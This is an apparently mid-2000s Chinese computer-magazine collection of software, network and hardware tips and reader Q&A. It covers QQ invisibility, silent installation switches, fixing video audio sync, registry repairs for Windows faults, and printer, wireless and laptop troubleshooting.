越来越多的网站喜欢在页面上加入浮动广告条。每进入一个网页，弹出的广告既影响网速又破坏了网页的整体感。这种广告一般有两种，一种是带有标题窗口的，这类广告只要单击右上角的"关闭"按钮，就可将其"消灭"。另一类是没有标题窗口的纯图片广告。这种广告最烦。网页翻到哪，它就跟到哪。有时在看新闻时，广告跟着你往下走，甚至正好挡住了所阅读的文字。真可谓"我的眼里只有你"。对付这种"网络牛皮癣"可用以下方法使其"定身":在网页中单击鼠标中键，使鼠标指针变成上下翻页的形状。轻移鼠标使其偏离指针中心，网页便会根据"偏心距"来自动滚屏。此时会发现浮动广告被"定身"了。这下便可专心欣赏网页的精彩内容了。等看完内容后再单击鼠标即可。 **(江苏 李庆)**

软件密技E卡通

让暴风影音静默安装

所谓静默安装就是指安装时不需要用户操作，直接按默认设置安装，对于无特殊要求的用户或是将暴风影音集成于Windows的安装光盘中时还是很有用的，下面就来介绍一些暴风影音的安装参数:/quickasso表示安装后关联文件，不跳出选择框;/skipasso表示安装完成后不关联文件;/skipcheck表示安装时跳过对运行环境的检查;/1033表示直接安装英文版;/2052表示直接安装简体中文版;/skipcnnic跳过CNNIC中文上网客户端的安装;/S不显示用户界面，如无其他参数，则依系统默认的语言按照默认的设置安装默认的组件，此参数就是静默安装。

比如，我们要使用完全静默安装的格式(安装文件为StormCodec.exe)，那么就使用StormCodec.exe /S /quickasso /skipcnnic即可。 **(BCD)** CF [MJ02]

网络密技E卡通

难道QQ要永远透明了吗？

看了《电脑爱好者》第7期《隐身好友　看我的如来神掌！》一文，真让我害怕起来。万一自己哪天被朋友发现隐身在线不理人家就　大了，有没有办法让我隐身而不被人发现呢？经过一番研究，我发现有两个方法：1．同样使用LumaQQ来隐身；2．使用最新的QQ2005Beta1版，也可以躲开LumaQQ的如来神掌。

(木头人)

网络密技E卡通

快速升级Outlook 2003反垃圾邮件能力

微软在Outlook 2003中提供了反垃圾邮件功能，并且定期对筛选数据库进行更新，最近微软又发布了最新的更新，请到http://download.microsoft.com/download/5/7/b/57b01978-c6ea-45e1-98f9-d9e3baea02dc/office2003-kb892236-fullfile-chs.exe下载。

网络密技E卡通

QQ中对个别好友不隐身

许多朋友在使用QQ时，为避免一些无聊的骚扰会选择将自己的QQ隐身，可是这样一来，一部分确实有急事的网友看到你QQ不在线可能会不向你发送某些重要的信息，(比如编辑向作者约一篇很急的稿子，往往会选择在线等选题的作者)，怎么样才能保证自己的QQ对其他人都隐身而对个别重要好友却现身呢？在腾讯QQ中是没有办法的，但我们可以切换到腾讯TM：在QQ中执行"QQ菜单→一键切换到TM"或用TM直接登录QQ，然后在TM中右击想进行设置的QQ好友，在弹出的菜单中选择执行最下方的"隐身状态下对该联系人可见"，稍等片刻会弹出"服务器已经接受了您的请求"对话框，确定便可。今后再在QQ或TM上隐身时，此好友依然会看到你，就不会错过任何重要信息了。

提示：已经在TM3.0 Build0126版本中试验通过，3.0版本之前的TM可能没有此功能。

(木头人)

网络密技E卡通

揪出最新版QQ的邮箱客户端

笔者一直使用QQ的网络邮箱收发邮件，只要点击QQ面板上的邮件标志，就可以打开邮箱客户端发送邮件。但笔者升级到最新版的QQ2005Beta1后，再次点击邮件标志后，发现打开的不是QQ邮箱客户端，而是WEB版的QQ邮箱，这样操作起来不是很方便，难道升级到最新版的QQ后就不能再使用QQ邮箱客户端发送邮件了？其实还可以依次点击"菜单→工具→QQ邮箱客户端"来打开熟悉的QQ邮箱客户端，再使用它来收发邮件。

(蓝色理想)

网络密技E卡通

解决Google快照无法显示的问题

大家都遇到过用Google搜索出来的页面却无法正常打开，该页无法正常显示。这时候大家都采用Google快照的方式来　览，不过有的时候快照也无法正常显示信息，这时大家可以尝试访问http://google.7766.org/这个地址，你会发现通过这个地址搜索出来的快照内容都可以正常显示了。

(Softer)

网络密技E卡通

破解加密网页新招数

网上有不少制作精美的网页，对于正在学习编写网页的朋友来说具有十分难得的参考价值。不过出于各种原因，部分网页对网页源代码进行加密，使得我们无法正常阅读，实在是有点遗憾，现在我们可以使用以下方法来破解：

当我们发现因为加密而无法查看源代码时可以在当前网页地址栏中输入：

"javascript:s=document.documentElement.outerHTML;document.write('<body></body>');document.body.innerText=s;"（不包括双引号），很快我们就能看到网页的源代码了。

(自由人)

网络密技E卡通

挽救无法合并的BT文件

Shareaza由于可以同时支持Torrent、eDonkey2000等四种下载协议，因此一直受到广大P2P爱好者的青　。但在使用过程中，我们却遇到这种情况：当某个Torrent文件中包含了若干文件或几个目录，在没有下载完成时，即使已经完成了99%，在Shareaza的下载目录下也无法看到已下载的文件，如果碰巧已经没有种子了，则无法打开已下载的影音文件。不过，我们仍然可以使用以下方法来达到目的：在任务栏中右击下载任务，依次选择"高级→高级编辑"，然后在窗口选择"假设文件100%完整并重检"，这时候在下载目录可以看到没有下载完毕的全部文件，试试用Windows Media Player等软件打开就能进行欣赏了。

(小明)

网络密技E卡通

打破Wallop邀请人数的限制

Wallop是微软新推出的社会性网络（SNS）服务，它能够让用户间互相分享照片、音乐及Blog，可惜注册时必须得到邀请后才能加入，而且邀请权的数量有一定的限制，经过一段时间的摸索，本人找出了解除邀请人数限制的方法：登录Wallop后，在网页右上角的搜索选题选择"find a person"，然后输入一个存在的名字并搜索，结果出现后，点击右下角的"Add a new person"，然后再输入好友的名字和邮箱就可以了。

(自由人)

CF [MJ03]

硬件密技E卡通

光驱无法弹出光盘的处理

光驱有时候会出现托盘无法弹出的情况，一般只要用一根针插入光驱面板上的紧急弹出孔，即可将光驱托盘弹出。如果经过上述处理后，光驱托盘还是无法完全恢复正常，则需要卸掉光驱外壳，检查内部一条末端连着托盘马达的皮带是否干净，是否有错位，同时也可以给此皮带和连接马达的末端上油。上油的量一定控制得尽量少。然后将光驱重新安装好即可。(八云)

硬件密技E卡通

网卡假冲突的应对

也许你给网卡分配IP地址时，系统会自动弹出提示窗口，告诉你当前分配的IP地址，已经和系统的另外一块网卡地址发生冲突了；可是，计算机中明明只安装了一块网卡。这种现象多半是你改变了网卡的PCI插槽位置，而系统注册表仍然保留了原始位置处的相关信息所导致。这时，我们打开"开始"菜单中的"附件/命令提示符"，在DOS命令行中，输入"set devmgr_show_nonpresent_devices=1"并回车；接着继续执行"Start DEVMGMT.MSC"命令，打开系统的设备管理器窗口；再单击该窗口菜单栏中的"查看"/"显示隐藏的设备"命令，然后从设备列表中展开"网卡"项目，随后你将看到一个灰色调的网卡图标，将其卸载后就不会再出现冲突了。(八云)

硬件密技E卡通

笔记本也用双屏显示

经典的IBM ThinkPad T20系列机型可以使用双屏显示功能，但IBM提供的Windows 2K显卡驱动并不支持，而Windows XP的驱动则可以。首先连接好外接显示器，打开外接的显示器，然后把T23开机。在桌面点显示属性，在Settings一栏可以看到"1,2"这样的字样，选2即外接显示器，然后在下面的Extend my Windows desktop onto this monitor打上钩，最后调整好分辨率和颜色，点击Apply就可以了。使用时打开程序窗口，把这个窗口拉到笔记本显示屏之外，就会在外接显示器上显示出来了。(八云)

硬件密技E卡通

转换无线网络后无法使用的技巧

一台笔记本电脑在接入一个无线网络正常后，接入另一个无线网络时它无法连接。这种情况很可能是因为忘记重新将服务区标识符(SSID，Service Set Identifier)修改回应有的网络标识了。如果SSID没有正确的指定网络，那么笔记本根本不会ping到无线接入点，它会忽略无线接入点的存在，按给定的SSID来搜索对应的接入点。(八云)

硬件密技E卡通

降低电脑的噪音

首先是震动产生的噪音，如果主机或配件只要是有螺丝固定的地方，没有上紧或者长时间的使用慢慢松了的情况，就会因为设备自身震动而产生噪音。当然消灭这些震动噪音也很简单，只要把相应的螺丝上紧就可以了。其次，风扇在运行中会发出噪音，我们注意要常清理灰尘，对风扇的轴承适当的添加润滑剂，购买风扇时，不要盲目追求大风量，选择噪音小，相对稳定的风扇。再其次，就是一般情况都要盖上机箱，有的读者可能认为不装机箱盖，可以很方便的拨插机内的硬件，或者这样增加散热，但是这样却让噪音直接释放出来了，并且辐射也可以直接射出，使工作者的健康和心情受到威胁。(八云)

硬件密技E卡通

用好白平衡

在数码摄影中，如果白色还原正确，其他颜色还原也就基本正确了，否则就会出现偏色。通常我们在拍摄时可以简单地使用自动白平衡，它能够应付许多通常的拍摄任务，但是有些情况仍然要求我们手动进行设置，在使用闪光灯拍摄时，因为电子闪光灯发出光线的色温与日光基本相同，所以应把白平衡设置为日光，即使是在拍摄夜景时也应如此。如果在拍摄夜景时只有远景而没有近景人物的话，则可以把白平衡设置为白炽灯。在拍摄日出或日落时，色温比较低，设置成日光。这样拍出来的照片效果会比较红一些，更加符合日出或日落时的氛围。(八云)

硬件密技E卡通

扫描仪无法扫描图像

一台SCSI接口扫描仪出现有时能扫描有时又无法扫描图像的故障，一般依次按照以下步骤对设备进行检查：首先，确保扫描仪的READY灯长亮；接着检查图像来源设置，表示扫描仪的Twain已经被选中；第三，运行扫描仪测试程序，扫描仪与计算机连接正常；最后，检查SCSI的ID号是否出现了冲突，重新设置后可以正常使用。(八云)

硬件密技E卡通

一句话技巧

1.光电鼠标不适宜在透明和红色表面上使用。

2.如果我们在安装Windows系统中出现"拷贝文件错误"，一般由内存故障所引起可以通过在BIOS中调低内存运行参数或者更换内存解决。

3.在使用喷墨打印机墨盒装填墨水时，一般填充超过十次或一个墨盒使用超过一年，最好考虑更换新墨盒，避免出现各种问题。

4.BIOS为AWARD 6.0以上版本的所有主板，开机时按键盘左上角的ESC键就可以调出启动设备菜单，可以修改引导设备而不用进BIOS进行修改。(八云)

CF [MJ04]

一分钟解决视频文件影音不同步问题

■宝宝

不少人从网上下载了RMVB或是MPEG4格式的AVI视频文件后，才发现视频文件的影音不同步。尤其是一些老电影更容易出现这个问题，如果是在电脑上看，在"暴风影音"中用+或-号，就能通过调整声音的延迟来改善此问题(见图1)。可是当你想将视频刻为VCD或DVD时，应该怎样解决呢？下面就来告诉你一些特别的方法。



图1　可以在左下角看到声音延迟的时间，单位为毫秒

1.AVI文件

调整AVI文件的方法是使用VirtualDub(下载地址:http://nj.onlinedown.net/soft/1969.htm)。

第一步:用"暴风影音"测试好声音的延迟时间长短。

第二步:用VirtualDub打开需要调整的视频文件，选择菜单中的"音频→交错"，打开"音频/视频交错选项"窗口。



图2

第三步:在"延迟音频音轨[]毫秒"中输入声音延迟的时间(见图2)。

第四步:确认"视频"及"音频"菜单下"直接复制数据流"处于选中状态

第五步:选择"文件→另存为AVI"菜单项，将修改好的文件保存，然后进入Nero刻录即可。

2.RMVB文件

RMVB文件影音不同步现象多是由于片源不好造成的，要解决这个问题，可以使用专门用于编辑RM格式的RealMedia Analyzer(下载地址:http://nj.onlinedown.net/soft/28357.htm)。它是一款命令行工具软件，可以通过制作简单的批处理来实现音、视频的调整。

第一步:下载RealMedia Analyzer后，解压缩，得到文件Rma.exe，然后将此文件与需要调整的RMVB文件放在同一目录中(下面以要调整的文件为1.RMVB，并保存在D:\RMVB目录下为例)。

第二步:虽然RealMedia Analyzer仅支持RM格式的视频文件，但我们可以通过修改文件名来解决这一问题，即将1.RMVB更名为1.RM。

第三步:在D:\RMVB中用"记事本"新建批处理TZ.bat，文件内容如下:

```
rma -s 1.rm
rma -jiq-1000/1.000//1.001/ 2.rm
```

第一行的-s参数表示将1.rm分割为音频及视频两个文件，分割后的默认文件名为1.000及1.001两个文件(如果你要提取RM格式中的音频也可以直接使用此命令);第二行-j参数表示合并文件，即将1.000及1.001合并为2.rm，i参数表示合并后重建索引，q-1000表示将音频文件提前1000毫秒，你可根据需要修改-1000为其他秒数。

第四步:运行TZ.bat，得到合并后的2.rm，现在就可以进行刻录了。

小提示

如果使用rma -i 文件名.rm，就可以重建此文件的索引，一般不能拖拽的文件也可以修复了。

CF[SB01]

你的电脑适合看什么格式的视频

■宝宝

家里有两台电脑的朋友大多想将较老的一台改装成"影碟机"，不过如果你的电脑很"菜"，那很可能无法流畅地播放一些视频文件了，下面我们就来介绍一下你的旧电脑到底能看什么格式的视频。

		CPU	显卡显存	内存	DirectX	操作系统
普通VCD及低分辨率的MPEG4、RM视频	最低	200MHz	4MB	32MB	DirectX 6.0	Windows 98
	推荐	400MHz	8MB	64MB	DirectX 8.0	Windows 98 以上
DVD及中等质量的DVDRip、MPEG4、RMVB视频	最低	350MHz	4MB	64MB	DirectX 7.0	Windows 98
	推荐	600MHz	8MB	128MB	DirectX 9.0	Windows 2000以上
较高质量及两声道的DVDRip、MPEG4、RMVB、MOV视频	最低	450MHz	8MB	128MB	DirectX 7.0	Windows 98
	推荐	700MHz	16MB	128MB	DirectX 9.0	Windows 2000以上
码率超过2Mbps,包含DTS、AC3音轨及带多种字幕的高	最低	600MHz	8MB	128MB	DirectX 7.0	Windows 98
质量DVDRip、MPEG4视频，较低分辨率的H264视频	推荐	1GHz	32MB	256MB	DirectX 9.0	Windows 2000以上
H264 高分辨率、HDTV 视频		1.2GHz以上	256MB以上	64MB以上	DirectX 7.0以上	Windows 98以上

CF[SB02]

软件

1 系统升级后运行词霸2005出现桌面闪烁

南京读者刘江问：我的Windows XP在打了SP2升级包后，运行金山词霸2005时出现桌面闪烁的现象，请问该如何解决？

答：就此问题，我们咨询了金山公司。金山公司在接到一些用户反映后，已经解决了这个问题。现在只要用户通过http://support.kingsoft.com/c_1/XdictGrb.dll下载XdictGrb.dll文件，用下载的这个文件替换金山词霸2005安装目录下的同名文件，问题即得到解决。

3 更改整个演示文稿的项目编号样式

北京读者安超问：我通过套用模板方式生成了一套PowerPoint幻灯片，但无论如何都不知该如何修改整个演示文档的项目编号。请问，通过模板生成的幻灯片的项目标题不能被修改吗？

答：如果要更改演示文稿中所有幻灯片项目符号或编号的颜色、大小、外观或缩进级别，不能用一般的选择修改法，需要用修改幻灯片母版的办法来解决。修改幻灯片母版或标题母版时，首先在“视图”菜单上，指向“母版”，再单击“幻灯片母版”或“标题母版”，接着做所需修改，例如改变字体、改变文本的大小或颜色、改变项目符号字符，或者添加图片或文本框。要确保没有在占位符文本中删除或添加字符。修改完毕，单击“母版”工具栏上的“关闭”。

2 无法安装WPS Office 2003的故障

江西读者范红英问：我在学校的计算机房安装WPS Office 2003时，有几台电脑系统提示已安装，需先卸载再安装，另有几台安装时突然死机。这是什么原因引起的？该如何解决？

答：出现WPS Office 2003已安装先卸载的提示或者突然 机可能有如下原因：

(1)系统中安装了WPS Office的其他版本。

(2)系统中安装了WPS Office的测试版或正式版本后未正常卸载。

(3)系统中可能正在运行防毒软件、防死机软件、ICQ等软件。

具体解决方法如下：

首先将正在运行的应用程序关闭，并确认系统中不存在WPS Office 2003的文件夹(提示：如果有个人工作文件目录保存在WPS Office 2003文件夹中，要先将文件进行备份，以免造成损失)，然后修改注册表内容，依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\KINGSOFT\WPS Office 2003]分支，将WPS Office 2003文件夹删除。

如果仍有上述情况发生，请进入系统盘的Program Files文件夹，并通过“文件夹选项”设置显示所有隐含文件和受保护系统文件，这时你会在Program Files中看到InstallShield Installation Information文件夹，打开并将其中的ini文件及含有WPS Office 2003字样的文件夹删除即可。

完成上述操作后，就可以重新安装WPS Office 2003了。

4 在局域网硬盘中直接录制CD音乐

内蒙古读者郭东平问：我的硬盘没有多少剩余空间了，最近从朋友那里借来不少CD音乐光盘，请问能否将这些CD直接录制成MP3存储到局域网的共享硬盘中？该如何操作？

答：可以用RealOne Player的录制CD功能来实现。首先在RealOne Player主界面窗口中选择菜单命令“工具→参数设置”，然后选择设置窗口中的“普通”类别，从窗口右侧通过“ 览”按钮选择“录制音乐文件”的位置为网上邻居某台电脑上具有访问权限和写入权限的文件夹，确定之后，就可以用“保存曲目”的方式将CD曲目保存到共享硬盘中了。

5 正常卸载词霸后嵌入Office中的按钮为何还在

广州读者兰玉芬问：我通过正常渠道卸载了电脑中安装的金山词霸，但后来发现，镶嵌在Office工具栏上的按钮没有随之卸载。请问，这是什么原因造成的？如何才能去掉工具栏上的词霸图标？

答：这应该是由于卸载时词霸的Office插件还在使用的原因造成的。

解决方法：进入Word或Excel，点击“工具→自定义”，然后把词霸的按钮拖动到“自定义”对话框中，松开鼠标即可。

6 不再让RealOne Player主页烦你

山西读者付巨发问：每次打开RealOne Player总是要跳出个主页来烦人，而且速度极慢，其实我每次都是为了听歌，而不是上网，请问该如何去掉这个烦人的主页？

答：请按如下方法设置：先从媒体播放器“文件”菜单下选择“离线工作”，再通过“工具→参数设置”选择“普通”类别，然后设置“在启动显示”项目为“仅限于播放器(无媒体 览器)”，确定即可。CF [SB03]

系统

1 Windows XP 中自定义打印机纸张的问题

福建读者胡伟问：我以前使用的是Windows 98，在“打印机属性”里的“纸张选择”中有“自定义”一项，可升级到Windows XP后却发现没有这一项了，因而无法自定义纸张大小，感觉非常不方便。请问如何解决？

答：在Windows XP中其实是有“自定义”纸张的，你可以通过如下操作实现：

（1）在“开始→控制面板”中双击打开“打印机和传真机”，然后单击“文件”，在下拉菜单中选择“服务器属性”。

（2）在“服务器属性”中勾选“创建新格式”，然后在“表格名”中为自己新定义的纸张起一个名字，在“宽度”、“高度”中分别键入你需要的数值，定制好“打印机区域边距”并单击“保存”按钮。

（3）打开“打印机属性”，依次选择“打印首选项→高级→纸张大小→新创建格式”即可调用。

2 IE中Internet高级选项设置为何消失了

云南读者黄平定问：我在打开IE的“工具→Internet选项→高级”标签时，发现里面什么选项也没有了。请问这是为何？我该怎么办？

答：出现这个问题的原因是系统注册表中的“AdvancedOptions”键丢失或受损。有几种方法能解决问题，比如：重装IE、从另一台安装了相同系统的注册表中将“AdvancedOptions”键导出，然后导入到自己的注册表中，重启系统即可。不过，我们推荐你采取下面这个更简单的方法：点击“开始→运行”，在“打开”栏中键入REGSVR32 /n /i INETCPL.CPL命令并按回车键执行，确认所弹出的窗口，然后重启IE即可恢复正常。

3 安装REDHAT LINUX 7.2后不能进入图形界面

北京读者李小小问：我使用的是华硕A1000系列笔记本电脑，最近想在笔记本电脑上安装REDHAT LINUX 7.2版操作系统，安装时图形环境都很正常，但安装完成并重启电脑后不能进入图形界面。请问如何才能解决这个问题？

答：你可以通过如下步骤解决这个问题：

(1)安装REDHAT LINUX 7.2版操作系统时选择SIS630，Generic Laptop 1024×768，设置启动后进入文本方式。

(2)安装完成后，在grub.conf(Grub引导)或者lilo.conf(Lilo引导)中加入VGA=0x317语句，重启后执行startx即可正常进入X Windows了。

4 “搜索”选项丢失后如何恢复

山东读者刘彬问：我的电脑中安装的是Windows 2000，最近由于中毒，导致“开始”菜单中的“搜索”项丢失了。请问如何才能恢复正常？

答：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右侧窗格中新建一个名为NoFind的Dword值，将其值设置为00000000(十六进制)并保存退出即可。

5 系统更新时出错而不能进行下去

江苏读者刘苏问：我使用的是Windows 2000，在使用更新功能时，系统出现0x8007045A ERROR_DLL_INIT_FAILED的错误提示，不能从Windows更新网站下载更新。请问该如何解决这个问题？

答：解决这个问题的方法如下：

(1)你可以从http://msdn.microsoft.com/library/default.asp?url=/downloads/list/xmlgeneral.asp升级或安装最新版本的XML parser来解决这个问题。

(2)可以从其他安装了Windows 2000的电脑中复制msxml3.dll、msxml3a.dll和msxml3r.dll文件到你的系统中并重新启动电脑即可解决这个问题。

6 压缩包中多出folder.htt和Desktop.ini文件

河南读者王伟问：我的电脑中安装的是Windows 98，最近在打开一些RAR文件时，总是发现里面莫名其妙地多出folder.htt和Desktop.ini两个文件。请问这是怎么回事？



答：出现这种现象说明你的系统中了“欢乐时光”病毒，解决该问题的方法是到金山或瑞星的网站下载“欢乐时光”病毒专杀工具程序，然后执行程序进行杀毒操作即可。

CF[SB04]

7 无法显示HTM或HTML的文件图标

问：我是一名网页设计爱好者，系统中有很多HTM或HTML扩展名的网页文件，以前这类文件的图标和Internet快捷方式的图标差不多。可是最近我的系统中此类文件的图标却变了样，都变成Windows中没有登记的文件类型的图标了，如何才能恢复原样？（河北 王心海）

答：产生这个故障的原因是注册表中相关的键值被修改或损坏了，可能是由于病毒引起的，恢复的方法：

(1)打开"注册表编辑器"，定位到[HKEY_CLASSES_ROOT\htmlfile\ShellEx\IconHandler]分支，在右侧窗格中将名为IconHandler的键删除，关闭"注册表编辑器"。

(2)右击桌面上的IE图标，选择"属性"，然后在"程序"标签下点击"重置Web设置"按钮，在弹出窗口确认，然后关闭设置窗口重启电脑即可。

8 Explorer进程无法自动加载

问：最近我的Windows 2000 SP4在启动的过程中，Explorer进程总是无法自动加载。每次都得通过"Ctrl+Shift+Esc"打开"任务管理器"后手动新建一个Explorer.exe进程才能进入系统。请问如何才能解决这个问题？（广西 梁爽）

答：这个故障可能是病毒或者某些恶意网站修改了注册表而造成的，你可以尝试用下面的步骤来解决问题。

(1)更新杀毒软件并完整扫描系统，确认没有病毒。

(2)打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，在右侧窗格中检测"Shell"键值是否为默认值"Explorer.exe"(不含引号)，如果不是则修改回默认。

(3)如果仍无法解决问题，可在http://www.onlinedown.net/soft/25562.htm下载一个"注册表关键值修复工具"，通过这个软件修复一下被修改的注册表键。

9 查看源文件时不显示源代码

问：当在Internet Explorer中选择菜单"查看→源文件"时，或右击选择菜单查看网页的源代码时，系统都没有按预期的显示源代码文件。请问如何解决这个问题？我用的是Windows 98。（北京 文清）

答：这是一个比较常见的故障，多在Windows 98中发生。可能的原因有：系统的临时文件夹已经满了、Notepad.exe丢失或损坏、第三方文本编辑软件被关联为IE源文件编辑器后，出现了问题或被非法卸载。解决步骤：

(1)清空系统的临时文件夹目录，右击IE选择"属性"，在"常规"选项卡中点击"删除文件"即可。

(2)如果是Notepad.exe丢失或损坏，则可以从别的机器上复制一个副本，恢复到C:\WINDOWS\system32目录即可。

(3)如果是第三方文本编辑软件出现的问题，则重新将其关联起来即可，或者重新安装一遍该软件。

(4)如果上面的都没能解决，打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\View Source Editor\Editor Name]，在右侧窗格中将"默认"的值设置为你所需的网页源码编辑器执行文件的绝对路径即可。

10 "帮助和支持"中的连接结果为"没有定义"

问：我的系统是Windows XP，最近我发现当打开"帮助和支持"中的"用Windows Update保持您的计算机处于最新状态"的链接时，总出现"没有定义"的提示，请问这是怎么回事？（安徽 郑广）

答：产生该故障的原因可能是第三方杀毒软件或防火墙和系统不兼容，阻止了系统中某些脚本程序的运行，所以当出现此类问题时，你先将系统中正在运行的第三方杀毒软件或防火墙关闭，检查是否还存在该问题。如果问题没能解决，则尝试运行以下命令来解决问题：

```
regsvr32 wshom.ocx
regsvr32 jscript
regsvr32 /i mshtml
```

11 卸载程序没有"更改/删除"按钮

问：我的系统是Windows 2000，打开"添加/删除程序"后要卸载Adobe Acrobat，却发现在"更改或删除程序"的列表中的Adobe Acrobat卸载项没有相应的"更改/删除"按钮，请问如何解决这个问题？（陕西 王荣贵）

答：你可以这样解决此问题：打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall]，找到Adobe Acrobat主键，在该主键的右侧窗格中将"NoRemove"和"NoModify"的键值都改为0，关闭"注册表编辑器"，重启系统。

CF[SB05]

网络

1 无线局域网连接难与掉线问题

海南读者高山松问：为什么我架设的无线局域网(WLAN)总是出现连接困难、通讯速度慢并经常掉线的问题？

答：一般情况下，无线设备连接困难、通讯速度慢和经常掉线的故障是由于使用不当引起的。主要原因有以下几个方面：

(1)无线AP与网卡间的距离过长。

(2)无线AP与网卡间有较大的障碍物阻隔。

(3)网络线缆、天线线缆接触不良。

(4)定向天线品质不佳。

(5)天气原因或设备本身散热不佳导致设备过热进而影响使用。

(6)缓存设置过小。

(7)使用环境中存在工作在2.4GHz频段的微波设备，如微波炉等电器设备，这样会干扰无线网络设备的使用。

2 网卡与内“猫”冲突故障一例

山东读者刘建超问：我的电脑安装有Windows 98，使用PCI内置式Modem上网。为了上宽带，加装了PCI接口的10/100Mbps自适应TP-Link TF-3239D网卡一块。装好后再拨号，发现可以拨通ISP端，但任何程序都不能访问网络，Ping服务商的DNS服务器也Ping不通。请问这是什么原因？

答：很可能是内置PCI Modem与网卡产生了资源冲突(IRQ中断或者DMA资源)，造成其中一个硬件不能正常通讯。

虽然基于PCI接口的大部分硬件都支持PnP，但并不是所有的该类硬件(特别是网络硬件)都能兼容资源共用分配模式，而是必须独占硬件接口资源才能工作。

发生冲突后，可以用如下方法尝试取消冲突：

(1)将网卡和PCI内置Modem使用的插槽更换一下。

(2)如果上面的方法无效，则完全卸载并拔出网卡和内置Modem，然后先装网卡，再装Modem及其驱动程序，让硬件接口资源重新在系统中得到分配，替换掉原来产生冲突的分配方式。

3 Windows XP不支持NetBEUI协议吗

新疆读者阿虎问：我在使用一个软件时提示需要安装NetBEUI协议，我使用的系统是Windows XP，我找了找发现系统中没有提供NetBEUI协议，请问我该怎么办？

答：在Windows XP中，缺省的协议是TCP/IP，NetBEUI协议默认没有安装。如果你仍然需要NetBEUI协议，可以在Windows XP的CD光盘中找到。需要的安装文件是Netnbf.inf和Nbf.sys。安装方法如下：

首先以Administrator账号登录，把Windows XP光盘插入光驱，打开光盘下的Valueadd\MSFT\Net\NetBEUI目录，把Nbf.sys复制到%SYSTEMROOT%\System32\Drivers文件夹，把Netnbf.inf复制到隐藏的%SYSTEMROOT%\Inf文件夹。其中%SYSTEMROOT%为系统所在文件夹路径。

提示：显示隐藏文件夹的方法是在“工具→文件夹选项→查看”选项卡的“高级设置→隐藏文件和文件夹→显示隐藏文件和文件夹”。

复制完这两个文件后，依次点击“开始→控制面板→网络连接”，用鼠标右键点击你准备安装NetBEUI协议的网卡，选择“属性”。在General选项卡下，依次点击“安装→协议→添加”，从列表中选择NetBEUI协议，并确定安装即可。

4 IE出现指令引用内存地址错误

陕西读者胡飘扬问：我在使用IE浏览网页的过程中，系统出现如下错误提示："0x70dcf39f"指令引用的"0x00000000"内存。该内存不能为“read”。要终止程序，请单击“确定”。关闭该提示信息后，IE浏览器也被关闭。请问该如何解决？

答：修复安装或升级IE浏览器为6.0版，同时打上系统补丁即可。

5 内网FTP服务器如何连接外网

内蒙古读者李扬问：我在局域网服务器上建立了FTP服务，想让Internet中的计算机也能访问内网的FTP服务器，应该怎样设置才行？

答：如果作为服务器的计算机有合法的公网IP，并且单位没有在防火墙上关闭FTP端口(TCP协议的21端口)那么直接就可以被Internet中的计算机访问到。

对于采用专线方式(如光缆、DDN、专线ADSL等)接入Internet的网络，如果拥有合法的静态IP地址，但作为服务器的计算机没有合法的公网IP地址，而是通过代理服务器或路由器的NAT方式共享Internet连接，就需要在Windows连接共享、代理服务器软件(SyGate、WinGate或ISA)或路由器上作端口映射(PAT)，将端口号映射到服务器的IP地址，使得Internet用户在访问某端口时将相关请求转发到对应服务器上。

对于局域网采用动态IP地址(如虚拟拨号ADSL)的上网方式，还必须在代理服务器上安装动态域名系统(如花生壳、个人服务器伴侣、DIPDNS等)，最后设置端口映射。 CF[SB06]

硬件

1 “墨尽”指示灯未亮时如何更换墨盒

山西读者蔡建胜问:我使用的是EPSON 710喷墨打印机，请问在墨盒中仍有墨的情况下即“墨尽”指示灯没有亮时，应该如何更换打印机的墨盒?

答:你可以按住打印机上的“进纸”键3秒钟，使打印头移动到更换墨水盒的位置，然后更换新的墨盒，接着按下“进纸”键使打印头复位即可。

2 常见笔记本电脑投影输出的切换键

山东读者程剑问:我公司经常要把各种笔记本电脑中的图像通过投影机进行输出，请问常见的笔记本电脑的切换键是什么?

答:常见的笔记本电脑的切换键如下:

NEC笔记本电脑是Fn+F3，Panasonic笔记本电脑是Fn+F3，东芝笔记本电脑是Fn+F5，IBM笔记本电脑是Fn+F7，SONY笔记本电脑是Fn+F7，富士通笔记本电脑是Fn+F10，Macintosh的笔记本电脑是启动后用操作面板上的调整设定“镜像”。

3 更换显卡后出现蓝屏死机故障

天津读者范英杰问:我的电脑中使用的是AUSU A7N266-VM主板，最近将显卡更换成了nVidia FX5700，可启动系统后总是发生蓝屏死机甚至重启现象，请问如何才能解决这个问题?

答:出现这个问题的原因是主板和显卡存在兼容性问题，你应该将AUSU A7N266-VM主板的BIOS更新为1004.001或更新的版本，并且安装nVidia公版61.76显示卡驱动程序即可解决这个问题。

A7N266-VM主板1004.001版BIOS下载地址:http://www.asus.com.tw/support/download/selectftp.aspx?l1_id=1&l2_id=10&l3_id=16&m_id=4&f_name=1008-002.zip~zaqwedc

nVidia公版驱动程序61.76版下载地址:ftp://download.nvidia.com/windows/

4 随机附赠的鼠标为何无法被识别出来

北京读者程路问:为什么随笔记本附赠的罗技无线鼠标无法被识别呢?

答:你可以从如下几方面查找原因:

(1)无线鼠标的电池是否正确安装，电池极性是否正确，电量是否充足。

(2)无线鼠标上面的电源开关是否拨到了打开的位置。

(3)在笔记本电脑的操作系统桌面上从“开始”菜单中找到Logitech项并选择进入其下的LogiConnect项，然后按一次鼠标上的Connect按钮，再单击屏幕上弹出的窗口中的“确定”按钮即可。

5 DirectX中的AGP材质加速参数失效

江西读者邓　问:为什么我在系统中安装了DirectX 9.0c后，其中的“AGP材质加速”参数总是显示成已停用呢?

答:出现这个问题的原因一般是主板的BIOS版本过低，你可以到主板生产厂商的网站上下载最新的主板BIOS进行更新操作即可。

6 如何消除明基外接耳机的杂音

北京读者黄国章问:我使用的明基Joybook外接耳机怎么总是有杂音呢?

答:你可以采用如下方法解决问题:

(1)将耳机连接到其他音频设备上收听，如果仍存在杂音，则为耳机故障，应进行更换。

(2)若仅在插入瞬间有杂音，则是因为耳机插入瞬间电流较大而造成杂音，这是正常现象。

(3)使用音箱连接至耳机查看，如果输出的声音仍有杂音，则执行步骤4。

